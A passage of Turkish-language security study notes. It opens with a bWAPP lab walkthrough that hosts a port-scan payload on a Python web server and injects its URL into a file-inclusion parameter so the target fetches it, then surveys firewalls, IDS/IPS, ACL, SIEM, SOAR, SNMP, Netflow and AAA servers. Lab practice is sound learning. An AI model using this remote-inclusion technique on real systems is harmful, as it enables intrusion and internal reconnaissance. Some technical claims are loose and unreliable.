-Verdiğim PortScan içeriğini saldırısı gerçekleştireceğim Linux makinem üzerinde bir .txt içerisinde aktardım.

```
(root💀efe)@[~]
└─# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

-Devamında Saldırı gerçekleştireceğim makinenin Dış Ağa çıkışını sağlamam gerekmektedir.

-Bu işlem için "python -m SimpleHTTPServer 8000" komutundan yararlandım.Bu komut ile cihazımı 8000 portundan erişim sağlanmasılığını sağladım.

The screenshot shows a web-based port scanner interface. At the top, there is a language selection dropdown set to 'English' with a 'Go' button next to it. Below the dropdown, the text 'Select a language:' is visible. The main content area displays a list of ports and their status:

Port	Status
Port 21 (ftp)	OK
Port 22 (ssh)	OK
Port 23 (telnet)	Inaccessible
Port 25 (smtp)	OK
Port 53 (domain)	Inaccessible
Port 80 (www)	OK
Port 110 (pop3)	Inaccessible
Port 1433 (ms-sql-s)	Inaccessible
Port 3306 (mysql)	OK

-Devamında ise URL üzerinden değişiklik gerçekleştireceğim.URL'in sonuna "IpAdresi:Port/ssrf.txt" içinde bir ekleme yapıp çalışırdım.

"http://192.168.10.128/bWAPP/rlfi.php?ip=192.168.10.128&language=http://192.168.2.129:8000/ssrf.txt&action=go"

-İşlem sonrasında başarılı bir şekilde port taraması gerçekleştirdiğini görüntüledim.

-SSRF zafiyetinden basic bir şekilde yararlanabildim.

GÜVENLİK ARACLARI

A-)FIREWALL

- Network ataklarına karşı koyabilir.
- Asıl görevi hangi trafigin girip çıkabileceğini denetlemektir.
- Burada policy'lar eklenerek işlemler gerçekleştirilir.
- Firewall %100 koruma sağlamaz.
- Network Performansını düşürür.
- Firewall iç ağ üzerinde koruma sağlamaz.

1-)Packet Filtering(Stateless) Firewall

- Layer3 ve Layer4 üzerinden yasaklama yapar.
- Source,Destination Ip Address , Source,Destination Port Number,SYN Packet,Protocol özelliklerini kontrol eder.

2-)Statefull Firewall

- Layer 3,Layer 4,Layer 5 üzerinden yasaklama gerçekleştirilir.
- Hem veri hem de trafik verilerini takip eder.
- Paket başlıklarını değil durumunu inceler.
- Tablo tutarak çalışır ve patlama olasılığı çok yüksektir.

3-)Web Application Firewall

- Son kullanıcı ile sunucu arasında ki paketleri izleyip,filtreleyen firewall çeşididir.
- WAF, 7.Katmanda görev alır ve dinlenen ağ üzerinde ki trafige belirlenen kurallar çerçevesinde bir filtreleme yaparak engelleme oluşturur.
- Ağ üzerinde ki anormallikleri tespit eder.
- Ağ tabanlı , Ana bilgisayar tabanlı veya bulut tabanlı olabilir.
- Genellikle ters Proxy şeklinde iletişim kurar.
- WAF gerekli özelleştirmelerle IDS ve IPS'in tespit edemediği saldırıları tespit edebilir.

4-)Next-Generation Firewalls(NGFW)

- Günümüzde satılan çoğu Firewall bu şekilde isimlendirilir.
- UTM->Bütünleşik güvenlik sistemi olarak adlandırılabiliriz.
- UTM'nin yaptığı işleri sadece IP bazlı değil “user/group” bazlı yapmalıdır.

5-)Host-Based Firewall : Yazılımsal Firewall olarak adlandırılabiliriz.Örnek olarak Windows üzerinde kurulu gelen Windows Defender ve Linux sürümlerinde kullanılan IPTables verilebilir.

6-)Transparent Firewall : Interface ile birlikte çalışan Firewall türüdür.

7-)Hybrid Firewall : Şuana kadar gördüğümüz tüm Firewall türlerinin birleştiği türdür.Maaliyeti çok yüksektir.

B-)IDS/IPS

-Sektör üzerinde çok fazla kullanılan IDS/IPS sistemlerin basit bir şekilde işlevlerinden bahsedelim.

1-) IDS

-IDS sistem için kısaca Saldırı Tespiti yapan sistem diyebiliriz.IDS üzerine yazılan yasaklama kuralları ile senkronize bir şekilde çalışır.Network üzerinde bir gecikmeye yol açmaz ve sensörlerde sorun yaratmaz.IDS sistem eğer düzgün configure edilmezse bypass edilebilir.

-IDS,zararlı olmayan bir paketi tespit edebilir.(False-Pozitive)

-Host Based IDS : Son kullanıcının cihazına kurulup güvenlik sağlanmaya çalışılır.

-Network Based : Fiziksel olarak kullanılan IPS modelleridir.

2-) IPS

-IPS sistem IDS'ten farklı olarak ağı dinler ve eğer bir anormallik tespit eder ise hem yakalar hem de paketi engelleyebilir.Olaya direk müdahale yapar ve paketi direk çöpe atabilirler.

-Host Based IPS (HIPS) : İşletim sisteminde olan anormallikleri alert olarak atar.Farklı işletim sistemlerine farklı yüklenme türleri vardır.Çalışma düzenine örnek verilirse Root şifresi değişti direkt alert verir.

-Network Based IPS(NIPS) : Network içerisinde eklenen sensörler ile iletişim denetlenir. Anormal trafik olduğunda “alert” oluşturur.

C-) Access Control List (ACL)

-Asıl görevi güvenlik olmayan router,switch gibi cihazları güvenlik faktörü olarak kullanmak için kullanılır.Firewall cihazlarına kural yazmak için de kullanılır.

-L3,L4 filtreleme yapar.

-Akış kontrolü üzerinde de işlem gerçekleştirir.

-Switche giden hat kontrol edilebilir.

#ACL üzerinde 3 tane kural vardır#

-Satır satır process edilir.

-Satır eşleştiğinde işlem yapılır.Alt veya üst satıra bakılmaz.

-Kuralla eşlenmezse trafik çöpe atılır.

D-)Security Information Event Manager(SIEM)

-Blue Team’ın en çok kullandığı araçtır.Bu araç log kayıtlarını detaylı ve anlaşılır şekilde monitör etmemizi sağlar.

-CPU Event durumunu da kayıt eder.

-Bunların haricinde Networkte akan trafiğin birebir kopyasını alır ve akan trafiğin datasını inceler.

-Switch’ e giren ve çıkan trafik,Dinlenen port ve dinleyen kişinin port bilgisi özelliklerini kullanır.

#4 Aşamada çalışır#

-Forensic Analys -> Log ve Event kayıtlarını çeker.Bunları gruplandırıp karmaşılığını giderir.

-Correlation -> Gelen tüm kayıtları inceler ve zararlı olup olmadığını belirtir.

-Aggregation -> Yineleyen kayıtları aktarır.

-Reporting -> Oluşan bu log kayıtlarından bir rapor oluşturur.

#Şüpheli bir aktiviteyle ilgili;

- Kullanıcı adı,auth,cihaz bilgisi,lokasyon bilgilerini verir.
 - Bu bir bilgisayar ise,üretici bilgisi,işletim sistemi,MAC adresi ve bağlantı türü hakkında bilgi verir.
 - Cihazın güvenlik politikalarına uyup uymadığını da tespit eder.
 - Kendi SIEM’imizi ELK Stack aracı ile oluşturabiliriz.
- *Kibana : ElasticSearch üzerinden gelen veriyi grafiksel hale getirir.
- *ElasticSearch : Milyonlarca log kaydı içerisinde anlamlı bir arama yapmamızı sağlar.
- *Logstash: Beats’den gelen verileri sorgulayabilir hale getirir.
- *Beats : Sunucuya kurulur.Log ve Eventları SIEM’e taşıır.

E-)SOAR

- SIEM’in biraz daha gelişmiş versiyonudur.
- SOAR,maliyet kaynaklı olarak piyasada çok fazla bulunmamaktadır.
- SOAR,Tehdit istihbarat üzerinden bilgi çekip trafiginde eşleşme varsa uyarı verir.
- Yapay zeka kullanarak olaya müdahale edebilir.
- Incident Response işlemlerini otomatize hale getirir.
- Güvenliği artırmak adına raporlama gerçekleştirebilir.
- SOAR sistemim var diyip kenara çekilme gibi bir işlem yapamayız.

F-)Simple Network Management Protocol(SNMP)

- Layer 7 Protokolüdür.Anormallik tespit etmemizi sağlar.
- Router ve Switchlere SNMP ile soru yapıp grafik çizilebilir.
- Network hızı gibi konularda da yardımcı olur.
- SNMP Manager : SNMP çalıştırılan cihaz , SNMP Agents : Monitör edilen cihaz.
- Telnet ve SSH ile (CLI) erişim sağlanmasıdır.

G-)Netflow : SNMP’den farklı olarak KaynakIP veri hakkında bilgi vb. bilgilere erişim sağlamamızı sağlar.

- Layer 3 ve Layer 4 bilgileri üzerinden işlem gerçekleştirir.
- Upload,Download verilerini grafiksel hale getirmemizi sağlar.
- Saldırı tespitinde çok önemli yer sağladığı ibi Bottleneck tespiti yapar.

H-)AAA Servers(Authentication,Authorization,Accountary)

-Network security ekibi kullanır.Switche takılan kablodan denetim olmadan ağa direk bağlantı sağlar.Bu kurumsal ağ üzerinde biraz sıkıntı yaratır.

- Authentication : Giriş yapıldığı anda kullanıcı adı ve şifre sorar.
 - Authorization : ACL kuralları ile yetki sorgulaması yapar.
 - Accountary : Giriş,çıkış ve kullanıcı bilgilerini kayıt altına alır
- #2 Çeşit server vardır.

TACACS

- Tcp ile iletişim sağlanır.
- Giren paket şifrelenir.
- Cisco destekler.
- Kullanıcı adı,şifre,yetkilendirme işlemleri burada yapılır.

RADIUS

- Udp ile iletişim sağlanır.
- Passwd şifrelenir.
- Open/RFC standart
- Hizmet alacak cihaz/personel için kullanılır.

KAYNAKCA

-www.netsparker.net
-www.webguvenligi.org
-www.aws.amazon.com
-www.argenova.com.tr
-www.gurelahmet.com
-www.turkhackteam.org
-www.labs.zingat.com
-www.zeo.org
-www.slideshare.net